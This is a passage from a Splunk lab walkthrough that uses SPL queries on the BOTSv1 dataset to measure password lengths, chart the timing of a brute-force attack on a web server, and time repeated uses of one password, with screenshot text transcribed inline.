Finally, to identify what was the average password length used in the attack, we can use the below (more complex query).


```
index="botsv1" sourcetype="stream:http" dest_ip=192.168.250.70 http_method=POST form_data=*user*pass* | rex field=form_data "passwd=(?<userpassword>\w+)" | eval lenpword=len(userpassword) | stats avg(lenpword) AS avgPword | eval avgPword=round(avgPword,0)
```

Calculate a length for the userpassword string eval lenpword=len(userpassword)* <- Calculate a length for the userpassword string and store the value in lenpword

stats avg(lenpword) AS avgPword <- Calculate the average of all lenpword and rename it avgPword

eval avgPword=round(avgPword,0) <- Round the avgPword field to 0 decimal places and put it into the avgPword field

Once the query is executed, we get the following result:



The screenshot shows the Splunk Search interface. The search bar contains the following query: `1 index="botsv1" sourcetype="stream:http" dest_ip=192.168.250.70 http_method=POST form_data=*user*pass* | rex field=form_data "passwd=(?<userpassword>\w+)" | eval lenpword=len(userpassword) | stats avg(lenpword) AS avgPword | eval avgPword=round(avgPword,0)`. The search results show 414 events. The 'Statistics (1)' tab is selected, displaying a table with one column, 'avgPword', and one row with the value '6'.

Now that we know the attackers password length is set to 6 we can visualize our analysis

Task 2. Visualize the frequency of the password brute-forcing attack.

To visualize the frequency of the password brute-forcing attack, we can use the query below.

```
index="botsv1" sourcetype="stream:http" dest_ip=192.168.250.70 http_method=POST form_data=*user*pass* | rex field=form_data "passwd=(?<userpassword>\w+)" | timechart span=1s count by dest_ip
```

This is a similiar query as too our final Task 1 query, note that we removed the *eval* and *stats* sections and added a *timechart*

timechart syntax is similar to *stats*

Once the query is executed, we get the following result:

File Edit View History Bookmarks Tools Help

Search | Splunk 8.2.6

demo.ine.local:8000/en-US/app/search/search?earliest=0&latest=&q=search index%3

Search Analytics Datasets Reports Alerts Dashboards Search & Reporting

New Search

Save As Create Table View Close

```
1 index="botsv1" sourcetype="stream:http" dest_ip=192.168.250.70 http_method=POST form_data=*user*pass* | rex field=form_data "passwd"
  =(<?<userpassword>\w+)" | timechart span=1s count by dest_ip
```

All time

✓ 414 events (before 6/15/22 5:52:16.000 AM) No Event Sampling Job || → ⏏ ⬇ ⚡ Smart Mode


Events Patterns **Statistics (671)** Visualization

20 Per Page Format Preview

< Prev 1 2 3 4 5 6 7 8 ... Next >

	_time	192.168.250.70
1	2016-08-10 21:36:55	1
2	2016-08-10 21:36:56	0
3	2016-08-10 21:36:57	0
4	2016-08-10 21:36:58	0
5	2016-08-10 21:36:59	0
6	2016-08-10 21:37:00	0
7	2016-08-10 21:37:01	0
8	2016-08-10 21:37:02	0
9	2016-08-10 21:37:03	0

We also receive a visualization by clicking on *Visualization*



With our visualization we now know the time ranges of the attack.


Task 3. How many seconds elapsed between the time we first saw the password "batman" and the time we saw it again?

A splunk search that can **automatically** determine how many seconds elapsed between the time we first saw the password *batman* and the time we saw it again can be found below.

```
index="botsv1" sourcetype="stream:http" dest_ip=192.168.250.70 http_method=POST form_data=*user*pass* | rex field=form_data "passwd=(?<userpassword>\w+)" | search userpassword=batman | transaction userpassword | table duration
```

Change the **Visualization** from *Line Chart* to *Cluster Map*

